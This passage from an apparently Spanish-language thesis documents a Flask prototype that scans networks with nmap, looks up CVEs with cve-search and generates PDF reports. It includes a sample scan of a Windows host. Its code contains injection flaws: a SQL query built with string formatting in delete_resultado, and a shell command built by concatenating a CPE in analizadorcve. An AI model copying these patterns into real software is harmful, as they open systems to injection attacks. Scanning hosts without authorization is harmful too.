- El método codificado `estado_host` valida que el equipo se encuentre encendido y almacena el sistema operativo, dirección MAC, fabricante de la tarjeta de red y progreso del escaneo como se muestra en el Código 2.45.
- El método codificado `get_todos_resultados`, realiza una consulta en la base de datos para desplegar todos los registros de la tabla: `tbl_estado` como se muestra en el Código 2.46.

```python
# estado de host


def estado_host(data):
    print(data['IP'])
    print(data['id'])
    #Obtengo los parametros de los escaneos
    id = str(data['id_escaneo'])
    equipo = str(data['IP'])
    #Obtengo la fecha actual
    fecha = str(datetime.now().strftime("%Y-%m-%d %H:%M:%S"))
    #Genero un nombre para el escaneo realizdo
    nombre_resultados = "Escaneo-"+equipo+"-"+fecha
    #Instancio el objeto NMAP
    nm = nmap.PortScanner()
    #Realizo un escaneo de nmap para verificar que el activo este encendido
    nm.scan(equipo, arguments='-n -sP -PE -PA21,23,80,3389')
    #Valido si obtuve datos del escaneo nmap
    if len(nm.all_hosts()) > 0:
        for host in nm.all_hosts():
            print(host)
            #Valido la MAC
            if 'mac' in nm[host]['addresses']:
                print('MAC: {0} '.format(nm[host]['addresses']['mac']))
                MAC = str(nm[host]['addresses']['mac'])
                print('Vendor:{0}'.format(nm[host]['vendor'][MAC]))
                fabricante = str(nm[host]['vendor'][MAC])
                #Busco el sistema operativo
                machine = nm.scan(equipo, arguments='-O')
                try:
                    # print(machine['scan'][equipo]['osmatch'][0]['osclass'][0]['osfamily'])
                    # print(machine['scan'][equipo]['osmatch'][0]['name'])
                    familiaSO = machine['scan'][equipo]['osmatch'][0]['osclass'][0]['osfamily']
                    SO = machine['scan'][equipo]['osmatch'][0]['name']
                    cur = mysql.connection.cursor()
                    #Almaceno la data ontenida del primer escaneo
                    cur.execute("INSERT INTO tbl_estado (nombre_resultados,estado,fecha,SO,Familia_SO,MAC,fabricante,progreso,id_escaneo)
                    mysql.connection.commit()
                    #Inicio la fase de busqueda de servicios
                    servicios(equipo,nombre_resultados)
```

Código 2.45 Método estado_host

```python
# ruta para los escaneos programados
@app.route('/resultados')
def resultados():
    data = []
    #Consulto en la BDD en la tabla del estado
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    cur.execute('SELECT * FROM tbl_estado')
    #Obtengo la data
    data = cur.fetchall()
    cur.close()
    #Envío en orden inverso para mostrar el mas reciente
    data= reversed(data)
    return render_template('resultadosescaneos.html', resultados=data)
```

Código 2.46 Método get_todos_resutlados

- El método codificado `get_resultados(id)`, realiza una consulta en la base de datos para desplegar todos los registros de la tabla: `tbl_estado` basado en el ID como se observa en el Código 2.47.

```python
# ruta resultados por id
@app.route('/resultados/<id>', methods=['POST', 'GET'])
def get_resultados(id):
    data = []
    #Consulto en la BDD en la tabla del estado
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    cur.execute('SELECT * FROM tbl_estado WHERE id_escaneo = %s', [id])
    data = cur.fetchall()
    cur.close()
    #Envío en orden inverso para mostrar el mas reciente
    data= reversed(data)
    # print(data[0])
    return render_template('resultadosescaneos.html', resultados=data)
```

Código 2.47 Método get_resultados

- El método codificado `ejecutar_escaneo(id)` nos ayuda a ejecutar el escaneo de manera manual en el momento que se ordene como se observa en el Código 2.48 desde la línea 1146 hasta la 1167.

```python
# ejecutar escaneo manual
@app.route('/ejecutar_escaneo/<id>', methods=['POST', 'GET'])
def ejecutar_escaneo(id):
    data = []
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    try:
        #Consulto en la BDD el escaneo solicitado mediante el ID
        cur.execute('SELECT * FROM tbl_activos WHERE id_escaneo = %s', [id])
        data = cur.fetchall()
        print(data)
        cur.close()
        print(len(data))
        #Válido que se haya obtenido datos
        if len(data) > 0:
            print("Agrego tasks")
            #Instancia el objeto de APScheduler
            sched = BackgroundScheduler(daemon=True)
            for i in range(len(data)):
                print(data[i]['id'])
                #Agrego la tarea para que se ejecute en ese momento
                sched.add_job(func=scheduled_task, trigger='date', args=[str(data[i]['id'])], id=str(data[i]['id']))
                #Inicio la tarea
                sched.start()
            return redirect(url_for('lista_escaneos'))
```

Código 2.48 Método ejecutar_escaneo

- El método codificado `delete_resultado(id)` elimina el registro seleccionado como se muestra en el Código 2.49.

```
1222  # eliminar un activo
1223  @app.route('/delete_resultado/<id>', methods=['POST', 'GET'])
1224  def delete_resultado(id):
1225      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
1226      #Consulto en la BDD los datos
1227      cur.execute('DELETE FROM tbl_estado WHERE id = {0}'.format(id))
1228      mysql.connection.commit()
1229      #Envío el mensaje de que se elimino el resultado
1230      flash('Resultado removido exitosamente', 'succes')
1231      return redirect(url_for('lista_escaneos'))
```

Código 2.49 Método delete_resultado

- El método codificado `get_pdf(id)` realiza una consulta de todos los datos recopilados en cada fase del hackeo ético para generar un pdf y que el usuario pueda descargarlo como se observa en el Código 2.50.

```
1409  # reportes
1410  @app.route('/pdf/<id>', methods=['POST', 'GET'])
1411  def get_pdf(id):
1412      # Consulto en la BDD todos los datos obtenidos con el ID específico
1413      data = []
1414      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
1415      cur.execute('SELECT * FROM tbl_estado WHERE id = %s', [id])
1416      data = cur.fetchall()
1417      cur.close()
1418      data1 = []
1419      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
1420      cur.execute('SELECT * FROM tbl_servicios WHERE id_estado = %s', [id])
1421      data1 = cur.fetchall()
1422      cur.close()
1423      data2=[]
1424      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
1425      cur.execute('SELECT * FROM tbl_CVE WHERE id_estado = %s and puntaje > 8', [id])
1426      data2 = cur.fetchall()
1427      cur.close()
1428      data3=[]
1429      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
1430      cur.execute('SELECT * FROM tbl_exploits WHERE id_estado = %s', [id])
1431      data3 = cur.fetchall()
1432      cur.close()
1433      data4=[]
1434      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
1435      cur.execute('SELECT * FROM tbl_parches WHERE id_estado = %s', [id])
1436      data4 = cur.fetchall()
1437      cur.close()
1438      #Renderizo el HTML
1439      html=render_template('pdf.html', resultados=data,vulnerabilidades=data1,cve = data2, exploits=data3,parches=data4)
1440      #Hago la conversión HTML a PDF
1441      pdf = pdfkit.from_string(html, False)
1442      #Envío los headers para que se abra en otra pestaña
1443      response = make_response(pdf)
1444      response.headers["Content-Type"] = "application/pdf"
1445      response.headers["Content-Disposition"] = "attachment; filename=reporte.pdf"
1446      #Retorno la respuesta
1447      return response
```

Código 2.50 Método get_pdf

Para la presentación de los datos se codificaron tres HTML. Los dos primeros HTML esta creados para generar el reporte PDF y se crea un nuevo layout para dar el estilo del reporte como se ve en el Código 2.51 desde la línea 1 hasta la 14 y el otro para mostrar


los datos obtenidos de la consulta. El último HMTL como se observa en el Código 2.52 y Código 2.53 es usado para presentar los datos del estado del activo y se valida el estado del escaneo para habilitar las opciones de ver resultados, exportar el pdf o eliminar en el Código 2.54 en la línea 66 hasta la 71.

```
templates > <> informe.html > ...
1   <!DOCTYPE html>
2   <html>
3    <head>
4    <meta charset="utf-8" />
5    <meta http-equiv="X-UA-Compatible" content="IE=edge">
6    <title>{% block title %} {% endblock %}</title>
7    <meta name="viewport" content="width=device-width, initial-scale=0.8">
8    <link rel="stylesheet" type="text/css" media="screen" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/
9    </head>
10   <body>
11   <a class="navbar-brand" href="#">Prototipo de gestion Web</a>
12   </div>
13
14  {% block content %} {% endblock %}
15
```

Código 2.51 HTML informe


```
templates > <> pdf.html > ...
1   {% extends "informe.html" %}
2   {% block content %}
3   <h1 class="text-center">Reporte PDF {{resultados[0]['nombre_resultados']}}</h1>
4   <p>
5       ------------------------------------------------------------------------
6   </p>
7   <div class="col-sm-12" >
8       <table class="table table-striped table-hover table-bordered table-sm bg-white">
9           <thead>
10              <tr>
11                  <td>Estado</td>
12                  <td>fecha</td>
13                  <td>SO</td>
14                  <td>Familia SO</td>
15                  <td>MAC</td>
16                  <td>Fabricante tarjeta red</td>
17                  <td>Progreso</td>
18              </tr>
19          </thead>
```

Código 2.52 HTML pdf




```
<div class="col-sm-11">
    <td>Lista Parches</td>
    <p>
        ----------------------------------------------------------------
    </p>
    <table class="table table-striped table-hover table-bordered table-sm bg-white">
        <thead>
            <tr>
                <td>ID</td>
                <td>Descripcion</td>
                <td>Estado</td>
            </tr>
        </thead>
        <tbody>
            {% for e in parches %}
            <tr>···
            </tr>
            {% endfor %}
        </tbody>
    </table>
    <p>
        ----------------------------------------------------------------
    </p>
</div>
{% endblock %}
```

Código 2.53 HTML pdf segunda parte



```
                {% if (resultado['estado'] == "apagado") or ( 39>resultado['progreso']|int) %}
                <a hidden href="#" class="btn btn-primary btn-block" disabled > ver </a>
                <a hidden href="#" class="btn btn-success" disabled >exportar </a>
                <a href="/delete_resultado/{{resultado['id']}}" class="btn btn-danger btn-delete" onclick =
                {%else%}
                <a hidden href="/servicios/{{resultado['id']}}" class="btn btn-primary btn-block">ver </a>
                <a hidden href="/pdf/{{resultado['id']}}" class="btn btn-success" target="_blank">exportar
                <a href="/delete_resultado/{{resultado['id']}}" class="btn btn-danger btn-delete" onclick =
                {% endif %}
            </td>
        </tr>
```

Código 2.54 HTML resultadoescaneos



Prototipo de gestion Web

Reporte PDF Escaneo-192.168.1.54-2021-07-06 21:28:48

Estado	fecha	SO	Familia SO	MAC	Fabricante tarjeta red	Progreso
encendido	2021-07-06 21:28:48	Microsoft Windows 10 1709 - 1909	Windows	34:E1:2D:4A:CB:C1	Intel Corporate	100

Lista servicios

puerto	protocolo	estado	razon	nombre	producto	version	cpe
135	tcp	open	syn-ack	msrpc	Microsoft Windows RPC		cpe:/o:microsoft:windows
139	tcp	open	syn-ack	netbios-ssn	Microsoft Windows netbios-ssn		cpe:/o:microsoft:windows
445	tcp	open	syn-ack	smb			
808	tcp	open	syn-ack	mc-nmf	.NET Message Framing		cpe:/o:microsoft:windows
5040	tcp	open	syn-ack	unknown			
5357	tcp	open	syn-ack	http	Microsoft HTTPAPI httpd	2.0	cpe:/o:microsoft:windows
5985	tcp	open	syn-ack	http	Microsoft HTTPAPI httpd	2.0	cpe:/o:microsoft:windows

Figura 2.35 GUI de los resultados HTML a PDF





Figura 2.36 GUI Módulo de Resultados

2.8.5.8 Codificación Módulo de Escaneo de la Red y presentación de datos.

En este módulo se codificó la presentación de datos asociados a los servicios encontrados por `NMAP` y las vulnerabilidades encontradas en `CVE-Search` basados en el CPE.

- El método codificado `servicios(host,nombre_resultados)` realiza la búsqueda de todos los servicios disponibles en el activo correspondiente basados en los puertos especificados en el escaneo programado y los guarda en la base de datos en la tabla : `tbl_servicios` como se observa en el Código 2.55.



```
#Servicios de los activos
def servicios(host,nombre_resultados):
    print('Tarea de servicios')
    print(host)
    equipo=str(host)
    nombre=str(nombre_resultados)
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    #Busco el resultado anterior del estado del activo
    cur.execute('SELECT * FROM tbl_estado WHERE nombre_resultados = %s', [nombre])
    data = cur.fetchall()
    #Imprimo la data en consola
    print('-------------------------INICIO-------------------------')
    SO=print(data[0]['SO'])
    id_estados= str(data[0]['id'])
    id_escaneo= str(data[0]['id_escaneo'])
    SO=str(data[0]['SO'])
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    #Obtengo los parametros configurados en el escaneo
    cur.execute('SELECT * FROM tbl_escaneos WHERE id = %s', [id_escaneo])
    data1 = cur.fetchall()
    #instancio un objeto nmap
    nm = nmap.PortScanner()
    #establezco los puertos y el tipo de escaneo según lo ingresado en la interfaz web
    puertos=str(data1[0]['puertos'])
    argumentos=str(data1[0]['tipo_escaneo'])
    #inicio el escaneo con nmap
    nm.scan(equipo,puertos)
    for host in nm.all_hosts():
        print('------------------------------------------------')
        #Busco en todos los puertos los protocolos
        for proto in nm[host].all_protocols():
            protocolo= str(proto)
            lport = list(nm[host][proto].keys())
            lport.sort()
            for port in lport:
                #Para cad apuerto obtengo el puerto, el estado, producto y cpe.
                print(nm[host][proto][port])
                print('puerto : {0}\testado : {1}   \t producto: {2} \t razon:{3} \t version:{4} \t cpe:{5} \t'.format(port,  nm[host][proto][port]['state'],
```

Código 2.55 Método servicios

- El método `códificado analizadorcve(id,SO,equipo,argumentos)` realiza la búsqueda de las vulnerabilidades basados en el CPE usando `CVE-Search` y almacena toda la información en la base de datos en la tabla: `tbl_CVE`. Si encuentra un CPE de Windows realiza una búsqueda de vulnerabilidades del Sistema Operativo como se muestra en el **Código 2.56**. El método `casocpeWindows(cpe,Sistema)` nos ayuda a validar de que versión de Windows se trata, para mejorar la búsqueda.

```python
#Analizador CVE
def analizadorcve(id,SO,equipo,argumentos):
    print('analizador cve')
    print(str(id))
    print(str(SO))
    host =str(equipo)
    tipo=str(argumentos)
    #Consulto en la base todos los servicios que no se repitan
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    cur.execute('SELECT DISTINCT cpe FROM tbl_servicios WHERE id_estado = %s', [id])
    data = cur.fetchall()
    print(data)
    #Obtengo el S.O
    Sistema=str(SO)
    for dat in data:
        #Busco CVE solo para Windows
        if 'cpe:/o:microsoft:windows' in dat['cpe']:
            print(type(dat))
            cpe = str(dat['cpe'])
            cpe=str(casocpeWindows(cpe,Sistema))
            print(cpe)
            cpe = cpe.replace('cpe:/', '')
            print(type(cpe))
            print(cpe)
            #Busco el CVE mediante el CPE
            buscador = "/home/kali/Downloads/cve-search/bin/search.py -p "+cpe+" -o csv"
            print(buscador)
            cve2 = os.popen(buscador).read()
            print(type(cve2))
            cvedic = str(cve2)
            separador = "\n"
            separado = cvedic.split(separador)
            i = 1
            #Cada dato lo almaceno en la base de datos
            for n in separado:
                print("_____")
                #print(n)
                listafinal1 = n.split("|")
                #print(type(listafinal))
                listafinal = listafinal1
                if len(listafinal) >= 4:
                    cve2 = listafinal[0]
                    fecha = listafinal[1]
                    puntaje = listafinal[2]
                    descripcion = listafinal[3]+". "+listafinal[4]
                    print(cve2)
                    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
```

Código 2.56 Método analizadorcve

- El método codificado `get_todos_servicios` del Código 2.57, obtiene todos los registros de la tabla: `tbl_servicios` siempre y cuando sean distintos, se lo creó con el fin de mostrar un resumen simple de los servicios encontrados en la red.

```python
# ruta resultados completos
@app.route('/servicios/', methods=['GET'])
def get_todos_servicios():
    data = []
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    #Consulto todos los datos en la BDD que sean distintos
    cur.execute('SELECT DISTINCT puerto,protocolo,estado,razon,nombre,producto,version,cpe FROM tbl_servicios')
    data = cur.fetchall()
    cur.close()
    # print(data[0])
    #Envio los datos al HTML
    return render_template('servicios.html', vulnerabilidades=data)
```

Código 2.57 Método get_todos_servicios

- El método codificado `get_servicios(id)` del Código 2.58, obtiene todos los registros de la tabla: `tbl_servicios` relacionados con el identificador.

```python
# ruta resultados por id
@app.route('/servicios/<id>', methods=['POST', 'GET'])
def get_servicios(id):
    data = []
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    #Consulto en la BDD por ID
    cur.execute('SELECT * FROM tbl_servicios WHERE id_estado = %s', [id])
    data = cur.fetchall()
    cur.close()
    # print(data[0])
    #envío los datos al HTML
    return render_template('servicios.html', vulnerabilidades=data)
```

Código 2.58 Método get_servicios

- El método codificado `cve` del Código 2.59, obtiene todos los registros de la tabla: `tbl_CVE` siempre y cuando sean distintos, se lo creó con el fin de mostrar un resumen simple de las vulnerabilidades encontrados en la red.

```python
# ver CVE
@app.route('/cve/')
def cve():
    data=[]
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    #Consulta en la BDD de todos los CVE que no esten repetidos
    cur.execute('SELECT DISTINCT CVE,fecha,descripcion,puntaje,cpe FROM tbl_CVE')
    data = cur.fetchall()
    print(type(data))
    cur.close()
    #Envio los datos al HTML
    return render_template('cve.html', cve = data)
```

Código 2.59 Método cve

- El método codificado `get_cve(id)` del Código 2.60, obtiene todos los registros de la tabla: `tbl_CVE` relacionados con el identificador.

```
1274  #CVE por ID
1275  @app.route('/cve/<id>', methods = ['POST', 'GET'])
1276  def get_cve(id):
1277      data=[]
1278      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
1279      #Consulta en la BDD
1280      cur.execute('SELECT * FROM tbl_CVE WHERE id_estado = %s', [id])
1281      data = cur.fetchall()
1282      cur.close()
1283      #Envio los datos al HTML
1284      return render_template('cve.html', cve = data)
```

Código 2.60 Método get_cve

En la codificación HTML de servicios.html (**Código 2.61**), que presenta todos los datos con respecto a los servicios encontrados y cve.html (**Código 2.62**) que muestra las vulnerabilidades encontradas y dependiendo el puntaje los muestra con fondo amarillo si es menor a 5 o rojo si es mayor a 5 en las líneas 42 hasta la 44.

```
22    <div class="col-sm-12" >
23        <td>Lista servicios</td>
24        <table class="table table-striped table-hover table-bordered table-sm bg-white">
25            <thead>
26                <tr>
27                    <td>puerto</td>
28                    <td>protocolo</td>
29                    <td>estado</td>
30                    <td>razon</td>
31                    <td>nombre</td>
32                    <td>producto</td>
33                    <td>version</td>
34                    <td>cpe</td>
35                </tr>
36            </thead>
37            <tbody>
38                {% for vulnerabilidad in vulnerabilidades %}
39                <tr>
40                    <td>{{vulnerabilidad['puerto']}}</td>
41                    <td>{{vulnerabilidad['protocolo']}}</td>
42                    <td>{{vulnerabilidad['estado']}}</td>
43                    <td>{{vulnerabilidad['razon']}}</td>
44                    <td>{{vulnerabilidad['nombre']}}</td>
45                    <td>{{vulnerabilidad['producto']}}</td>
46                    <td>{{vulnerabilidad['version']}}</td>
47                    <td>{{vulnerabilidad['cpe']}}</td>
48                    <td >{{vulnerabilidad['id_estado']}}</td>
```

Código 2.61 HTML servicios

```
36              {% for e in cve %}
37              <tr>
38                  <td>{{e['id']}}</td>
39                  <td>{{e['CVE']}}</td>
40                  <td>{{e['fecha']}}</td>
41                  {% if e['puntaje']|float > 5.0 %}
42                  <td style="background-color: red;color: white;">{{e['puntaje']}}</td>
43                  {%else%}
44                  <td style="background-color: yellow;">{{e['puntaje']}}</td>
